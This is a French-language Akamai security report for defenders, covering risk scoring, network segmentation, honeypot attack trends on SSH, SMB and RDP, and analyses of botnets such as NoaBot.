SOTI

V11 NUMÉRO 01


Guide 2025 à l'usage des gardiens de la sécurité Internet

Fortifiez votre défense pour l'avenir

Akamai

État des lieux d'Internet/**Sécurité**

Table des matières



État des lieux d'Internet à l'usage des gardiens de la sécurité Internet


Ce document va plus en profondeur que l'état des lieux d'Internet standard. Vous remarquerez peut-être quelques différences fondamentales entre celui-ci et nos publications précédentes. En effet, cette fois-ci, nous nous adressons directement aux personnes qui sont en première ligne : les gardiens de la sécurité Internet.

Nous avons réuni les nombreuses équipes de recherche sur la sécurité d'Akamai pour partager leurs connaissances durement acquises et testées sur le terrain. Plusieurs groupes de professionnels de la cybersécurité sont représentés : chercheurs, professionnels des opérations, architectes de produits, experts en science des données et intervenants en cas d'incident.

Notre objectif est simple : vous doter des stratégies concrètes dont vous avez besoin pour protéger vos systèmes dans le paysage digital de 2025, de plus en plus complexe. Ce rapport contient des informations exploitables provenant de véritables experts en cybersécurité, qui luttent chaque jour contre les menaces. Nous vous fournissons des renseignements pratiques que vous pouvez utiliser dès maintenant.

Dans le but de rendre ce document utile à l'ensemble des acteurs de la sécurité, nous avons mappé les résultats de nos recherches avec l'infrastructure de sécurité en profondeur, une extension de la méthodologie de défense en profondeur.

Nos autres états des lieux d'Internet pour cette année reprendront notre format habituel. Quid de ce rapport ? **Il est destiné aux gardiens de la sécurité internet.**



Cadre de sécurité approfondie

La sécurité en profondeur représente une évolution du modèle traditionnel de défense en profondeur de 2019, intégrant la science des données et l'analyse dans les pratiques de cybersécurité établies. Alors que la défense en profondeur met en œuvre plusieurs couches de sécurité pour protéger les ressources, la sécurité en profondeur renforce cette base en utilisant des analyses pour identifier les menaces cachées et évaluer l'efficacité défensive. Cette appproche permet souvent de détecter les attaques potentielles avant qu'elles ne se matérialisent entièrement.

La sécurité en profondeur protège les entreprises par le biais de plusieurs couches de défense qui se chevauchent, en reconnaissant qu'aucune mesure de sécurité unique n'est infaillible. Cette stratégie couvre la sécurité physique (verrous, surveillance), l'architecture réseau (pare-feu, détection d'intrusion), la protection des points de terminaison (antivirus, chiffrement), les contrôles d'accès et la sécurité des hôtes (authentification multifactorielle, autorisations basées sur les rôles), les garanties de données et la gestion des risques (chiffrement, sauvegardes), ainsi que les mesures administratives (politiques de sécurité, formation des employés).

Nous avons utilisé ce cadre pour structurer les recherches de ce rapport afin de résoudre les problèmes auxquels les défenseurs sont confrontés chaque jour. Pour cet état des lieux d'Internet, nous nous sommes concentrés sur les éléments de sécurité suivants :

La gestion des risques identifie, évalue et atténue systématiquement les menaces, en hiérarchisant les réponses en fonction de la probabilité et de l'impact pour réduire la vulnérabilité organisationnelle.

L'architecture réseau met en œuvre une sécurité en couches par le biais de pare-feu, de la segmentation et des contrôles d'accès afin de créer des barrières de défense et de limiter les violations potentielles.

La sécurité de l'hôte protège les périphériques individuels par le biais de mises à jour système, d'antivirus, de pare-feu et de contrôles d'accès afin d'empêcher tout accès non autorisé et tout logiciel malveillant au niveau des points de terminaison.

Gestion des risques

Nous avons suivi l'évolution des menaces de cybersécurité et des risques qu'elles représentent. En surveillant de près le trafic Internet et en mettant en place des systèmes de détection spéciaux, nous avons beaucoup appris sur l'évolution du paysage des menaces. Nous en avons appris encore plus grâce à des projets tels que la création d'un processus interne d'évaluation des risques qui a été ensuite mis en œuvre dans notre produit de segmentation.

En 2024, nous avons tout vu, des botnets de base, comme NoaBot, qui utilisent des mots de passe volés, aux groupes d'attaquants plus complexes, comme RedTail, qui exploitent les toutes nouvelles vulnérabilités logicielles. Le paysage des cybermenaces est de plus en plus diversifié et sophistiqué, ce qui rend la défense de plus en plus difficile. Dans cette section consacrée à la gestion des risques du cadre de sécurité approfondie, nous allons présenter des recherches sur l'évaluation des risques et la métamorphose des logiciels malveillants.

Étude

Évaluation des risques

Depuis des années, l'évaluation des risques est un point de discorde pour les acteurs de la sécurité. Le concept est largement reconnu comme utile, mais son exécution réelle est très difficile. Un registre des risques est spécifique à chaque organisation, rendant pratiquement impossible sa généralisation, encore moins sa reproduction ailleurs.

Les défis liés à la création d'un registre des risques

Cette année, nous avons relevé la tâche ardue consistant à créer un module de score de sécurité réseau chez Akamai, et nous avons appris beaucoup de choses. En fin de compte, nous avons constaté que l'optimisation de l'impact et la réduction des ressources sont essentielles à une méthodologie efficace d'évaluation des risques. Il ne s'agit pas d'une tâche subalterne ; elle implique plusieurs facteurs clés, notamment :

- **Définir le risque.** Comment définissez-vous le risque associé à une machine ou une application ? Est-elle exposée à Internet ? Bénéficie-t-elle de correctifs ? Quels ports sont ouverts ? Combien de machines peuvent y accéder ?
- **Déterminer l'importance des applications.** Comment déterminez-vous l'importance relative de l'application ? S'agit-il d'une application critique ? Dispose-t-elle de nombreuses connexions, ce qui entraîne-t-il des risques supplémentaires ?
- **Appliquer des mesures d'atténuation.** Quelles sont les mesures nécessaires pour atténuer ces risques ? Qu'est-ce qui peut être accompli avec la segmentation et quel impact aura-t-elle ?
- **Évaluer la complexité.** Dans quelle mesure sera-t-il compliqué d'atteindre cet impact ?

En fonction de la taille et de la sophistication de votre programme de cybersécurité, vous pouvez passer à l'étape suivante pertinente pour votre entreprise. Pour nos fins, une fois que nous avons été en mesure de répondre à ces questions pour relever ces défis, nous avons créé un outil qui comportait une liste d'actions, classées par impact, criticité, effort requis, ou une combinaison de ces actions.

Quantifier les risques en externe et en interne

L'objectif du score de sécurité est de quantifier le risque pouvant être causé par un pirate qui pénètre dans le réseau depuis l'extérieur. Par exemple, nous calculons notre risque en fonction de la probabilité de compromission des ressources exposées à l'extérieur et de la probabilité de mouvement latéral entre les ressources internes. Le score de sécurité d'un point de terminaison peut être considérée comme le nombre attendu de vecteurs d'attaque réussis, en fonction de la taille du réseau.

L'exposition externe calculée d'un point de terminaison dépend de l'exposition de chacun de ses services d'écoute à Internet. Pour ce faire, il faut tenir compte de l'étendue de l'exposition (illimitée ou limitée à une plage/un domaine spécifique) et de l'exploitabilité potentielle du service ou du protocole. L'exploitabilité d'un service dépend de sa popularité auprès des attaquants (un élément qui peut être connu grâce aux publications de l'agence de cybersécurité et de sécurité des infrastructures ou aux marchés d'exploitation sur le Dark Web), ou de la gravité d'une vulnérabilité propre à la version installée sur un serveur donné.

Le calcul de l'exposition interne d'un point de terminaison dépend du niveau d'exposition de ses services d'écoute individuels aux autres points de terminaison internes. Pour ce faire, il faut tenir compte de la stratégie réseau, du risque externe associé à chaque point de terminaison et de l'exploitabilité potentielle du service ou du protocole.

Sélection des atténuations

Pour chaque point de terminaison, nous isolons l'impact supplémentaire des autres points de terminaison (application interne, sous-réseaux, etc.) sur le score final et, si nécessaire, nous recommandons d'ajouter des règles de segmentation spécifiques qui limitent l'exposition de ce point de terminaison aux autres, par exemple en isolant l'impact d'un service spécifique et en limitant l'exposition au service en fonction de données en temps réel. Si des vulnérabilités sont identifiées pour ce service, cette recommandation peut réduire les risques et éviter les temps d'arrêt potentiels entre les correctifs.

Mise à l'échelle et évaluation

L'une des principales menaces de sécurité concerne les serveurs Internet d'une entreprise et leurs services. Ils offrent aux attaquants qui ciblent l'entreprise un moyen direct de la compromettre. Lors de l'élaboration du score de sécurité, nous voulions nous assurer qu'il ferait la différence entre les réseaux et/ou les serveurs peu exposés à Internet et ceux qui le sont trop. Pour ce faire, nous avons analysé la distribution du nombre de services exposés à Internet par serveur (Figure 1).




Fig. 1 : Statistiques d'exposition à Internet utilisées pour façonner les formules de notation

Nous pouvons voir que, sur un petit sous-ensemble de serveurs qui acceptent le trafic provenant d'Internet (3 % du total des serveurs), la plupart n'exposent qu'un seul service, où un service est un processus unique ou un nom de service Windows. Seule une très petite partie de ce sous-ensemble (0,22 % de tous les serveurs) expose quatre services ou plus sur Internet ; en l'absence d'une segmentation appropriée entre eux et le réseau, ces serveurs fournissent un vecteur d'attaque à haut risque. Une autre propriété importante de sécurité du réseau est l'exposition interne, c'est-à-dire l'accès aux services d'un serveur depuis le reste des serveurs du réseau (quel que soit l'accès à Internet).

Lors de l'analyse de cette exposition dans des réseaux réels, nous pouvons voir que la grande majorité des services (plus de 80 %) sont contactés par une très petite partie (moins de 1/10000) du réseau. On parle alors de *rapport d'exposition* tout au long de la recherche (Figure 2). Seule une petite partie des serveurs (0,1 %) doit être atteinte par de grandes parties (10 % et plus) du réseau. Ces serveurs d'infrastructure doivent être protégés avec une attention particulière en raison de leur impact potentiel sur la sécurité de l'entreprise.




Fig. 2 : Analyse du rapport d'exposition

Pour l'analyse finale, nous avons exploré la relation entre le score de sécurité d'un réseau et la progression de la configuration de la politique de sécurité pour ses serveurs. Tout d'abord, nous avons calculé le score de sécurité moyen pour différents réseaux à différents moments lorsque leur déploiement était stable (pas de changement majeur dans la taille du réseau ou le nombre d'agents de protection). Nous avons ensuite calculé le ratio de serveurs pour lesquels un modèle de segmentation a été appliqué. Dans la grande majorité des réseaux, la configuration d'un plus grand nombre de règles de segmentation a amélioré leur sécurité (Figure 3). Cela renforce notre confiance dans le score de sécurité et son potentiel pour guider les opérations de sécurité.




Fig. 3 : Les scores de sécurité des réseaux réels sont comparés au ratio de serveurs protégés (les différentes couleurs indiquent les différents environnements clients)

Bien que les spécialistes de la sécurité créent des stratégies pour les réseaux, ils ont souvent besoin de commentaires sur l'efficacité des stratégies existantes et de recommandations pour les prochaines améliorations. Cela permet de créer une évaluation des risques basée sur des preuves, similaire à l'analyse du comportement des utilisateurs pour votre réseau. Pour obtenir ces commentaires, vous pouvez utiliser une méthode, telle que la microsegmentation, qui prend en charge des stratégies hautement granulaires et peut générer des recommandations hiérarchisées qui traitent les principaux facteurs de risque pour chaque application réseau.

Étude

Métamorphose de logiciels malveillants

La cybersécurité devient de plus en plus difficile. Les cyberattaques sont désormais plus faciles à lancer pour les amateurs, tandis que les groupes de piratage spécialisés deviennent encore plus compétents. L'essor de l'intelligence artificielle empire les choses, en offrant aux attaquants des outils plus puissants et plus simples à utiliser. Cela signifie que les entreprises sont confrontées à un paysage de menaces numériques plus imprévisible et plus dangereux que jamais.

Principaux services ouverts attaqués

Bien que les attaquants puissent utiliser des attaques Zero Day et ciblées pour s'infiltrer dans les réseaux, il existe des méthodes bien plus simples pour l'infection par les botnets à grande échelle. **Il existe pléthore de serveurs sur Internet avec des ports ouverts qui sont des cibles faciles pour les mouvements latéraux et la connexion, dont un nombre non négligeable de serveurs disposant également d'identifiants prévisibles qui peuvent être déterminés via le credential stuffing.** Nous avons publié des rapports sur plusieurs botnets tout au long de l'année 2024, tels que NoaBot (une variante Mirai) et les nouvelles versions des botnets FritzFrog et RedTail.

La Figure 4 représente une requête Shodan pour les serveurs SSH (Secure Socket Shell) exposés à Internet, détectant des millions de serveurs susceptibles d'être victimes de ces attaques.

Résultats totaux

22 472 219

Pays les plus importants

États-Unis	6 241 486
Allemagne	2 084 734
Chine	1 987 890
Brésil	1 227 285
Argentine	899 565




Fig. 4 : Au début de l'année 2025, plus de 20 millions de serveurs avec SSH sont ouverts à Internet (source : Shodan.io)

Étant donné qu'il s'agit d'une menace permanente, nous voulions savoir quels ports et services communs étaient les plus ciblés. C'est pourquoi nous nous sommes tournés vers nos pots de miel afin de déterminer la priorité des administrateurs réseau en 2025. La Figure 5 montre les tendances des incidents que nous avons observés au cours de l'année 2024 pour les ports ouverts les plus courants dans nos pots de miel.




Fig. 5 : Tendances des incidents pour chaque port/protocole ouvert commun en 2024

Nous pouvons voir que les attaques par SMB (Server Message Block), RDP (Remote Desktop Protocol) et SSH sont les plus courantes pour la majeure partie de l'année 2024. Cela n'est pas surprenant, car il s'agit des protocoles les plus simples pour les mouvements latéraux (et One Day, pour SMB et EternalBlue). La répartition réelle des attaques sur ces ports est illustrée à la Figure 6.




Fig. 6 : Distribution des attaques détectées sur différents protocoles

En savoir plus sur les botnets

Les botnets permettent aux cybercriminels d'automatiser leurs campagnes de credential stuffing. Lorsque les pirates configurent un botnet pour solliciter en continu des pages de connexion ou de compte avec des informations d'identification achetées sur le Dark Web, ils peuvent effectuer des centaines de milliers de tentatives d'escroquerie par heure en déployant très peu d'efforts. **En savoir plus.**

Familles de botnets

L'étude de botnets comme NoaBot (une variante de Mirai), FritzFrog (basé à Golang) et RedTail (un cryptomineur) révèle des informations essentielles sur l'évolution des cybermenaces. Les fonctionnalités avancées de FritzFrog (logiciel malveillant sans fichiers, architecture P2P et ciblage de réseau interne) illustrent leur sophistication croissante. Cette analyse aide les équipes de sécurité à développer de meilleures défenses contre les attaques de botnet, ce qui coûte jusqu'à 116 milliards de dollars par an à l'économie mondiale.

NoaBot

Le botnet NoaBot possède la plupart des capacités du botnet Mirai d'origine (comme un module scanner et un module attaquant, un nom de processus caché, etc.), mais il se distingue du modèle original à bien des égards. **Plus particulièrement, le programme de déploiement du logiciel malveillant est basé sur SSH, et non sur Telnet, comme dans la première implémentation de Mirai**. Il dispose également d'une liste d'identifiants différents à utiliser dans ses attaques par credential stuffing et déploie de nombreux modules après la violation.

De plus, à la différence de Mirai, qui est généralement compilé avec GCC, NoaBot est compilé avec uClibc, ce qui semble modifier la façon dont les moteurs antivirus détectent les logiciels malveillants. Alors que d'autres variantes de Mirai sont généralement détectées avec une signature Mirai, les signatures antivirus de NoaBot sont celles d'un scanner SSH ou d'un cheval de Troie générique.

Le logiciel malveillant est également compilé statiquement et dépouillé de tout symbole. Cela, en plus d'être une compilation non standard, a généré beaucoup plus de frustrations lors de la rétro-ingénierie du logiciel malveillant.

De plus, dans les échantillons plus récents du botnet, la chaîne était dissimulée au lieu d'être enregistrée en texte brut. Cela a rendu plus difficile l'extraction des détails du binaire ou la navigation dans les parties du démontage, mais l'encodage lui-même était peu sophistiqué et simple à analyser.

Enfin, nous avons vu que les mêmes serveurs de commande et de contrôle (C2) qui servent NoaBot servent également un autre botnet : P2PInfect, un ver auto-propagatif P2P écrit en Rust. Alors que P2PInfect est apparu pour la première fois en juillet 2023, nous savons que NoaBot est actif depuis janvier 2023, ce qui signifie qu'il est antérieur à P2PInfect de 6 mois environ (Figure 7).

